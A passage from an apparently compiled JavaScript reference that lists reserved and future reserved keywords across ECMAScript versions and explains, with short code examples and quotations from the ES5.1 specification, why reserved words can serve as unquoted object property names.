| enum | **null** | **void** |
| export | package | while |
| extends | private | with |
| **false** | protected | **yield** |

> `implements`, **`let`**, `private`, `public`, `interface`, `package`, `protected`, **`static`**, and `yield` are **disallowed in strict mode only**.

> `eval` and `arguments` are not reserved words but they act like it in **strict mode**.

### ECMAScript 6 / ECMAScript 2015

| *A — E* | *E — R* | *S — Z* |
|---|---|---|
| **break** | export | super |
| **case** | extends | **switch** |
| **catch** | **finally** | **this** |
| class | **for** | **throw** |
| **const** | **function** | **try** |
| **continue** | if | **typeof** |
| debugger | import | **var** |
| **default** | in | **void** |
| **delete** | **instanceof** | while |
| do | **new** | with |
| **else** | **return** | yield |

Future reserved keywords

The following are reserved as future keywords by the ECMAScript specification. They have no special functionality at

present, but they might at some future time, so they cannot be used as identifiers.

`enum`

The following are only reserved when they are found in strict mode code:

```
implements package   public
interface  private   `static'
let        protected
```

Future reserved keywords in older standards

The following are reserved as future keywords by older ECMAScript specifications (ECMAScript 1 till 3).

```
abstract float      short
boolean  goto       synchronized
byte     instanceof throws
char     int        transient
double   long       volatile
final    native
```

Additionally, the literals null, true, and false cannot be used as identifiers in ECMAScript.

From the Mozilla Developer Network.

## Section A.2: Identifiers & Identifier Names

With regards to reserved words there is a small distinctions between the *"Identifiers"* used for the likes of variable or function names and the *"Identifier Names"* allowed as properties of composite data types.

For example the following will result in an illegal syntax error:

```
var break = true;
```

> Uncaught SyntaxError: Unexpected token break

However the name is deemed valid as a property of an object (as of ECMAScript 5+):

```
var obj = {
    break: true
};
console.log(obj.break);
```

To quote from this answer:

From the ECMAScript® 5.1 Language Specification:

> Section 7.6
>
> Identifier Names are tokens that are interpreted according to the grammar given in the “Identifiers” section of chapter 5 of the Unicode standard, with some small modifications. An `Identifier` is an `IdentifierName` that is not a `ReservedWord` (see 7.6.1).


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> **Syntax**
>
> ```
> Identifier ::
>   IdentifierName but not ReservedWord
> ```

By specification, a `ReservedWord` is:

> Section 7.6.1
>
> A reserved word is an `IdentifierName` that cannot be used as an `Identifier`.
>
> ```
> ReservedWord ::
>   Keyword
>   FutureReservedWord
>   NullLiteral
>   BooleanLiteral
> ```

This includes keywords, future keywords, **`null`**, and boolean literals. The full list of keywords are in Sections 7.6.1 and literals are in Section 7.8.

The above (Section 7.6) implies that `IdentifierNames` can be `ReservedWords`, and from the specification for object initializers:

> Section 11.1.5
>
> **Syntax**
>
> ```
> ObjectLiteral :
>   { }
>   { PropertyNameAndValueList }
>   { PropertyNameAndValueList , }
> ```

Where `PropertyName` is, by specification:

> ```
> PropertyName :
>   IdentifierName
>   StringLiteral
>   NumericLiteral
> ```

As you can see, a `PropertyName` may be an `IdentifierName`, thus allowing `ReservedWords` to be `PropertyNames`. That conclusively tells us that, *by specification*, it is allowed to have `ReservedWords` such as `class` and **`var`** as `PropertyNames` unquoted just like string literals or numeric literals.

To read more, see Section 7.6 - Identifier Names and Identifiers.

***Note:*** the syntax highlighter in this example has spotted the reserved word and still highlighted it. While the example is valid JavaScript developers can get caught out by some compiler / transpiler, linter and minifier tools that argue otherwise.

# Credits

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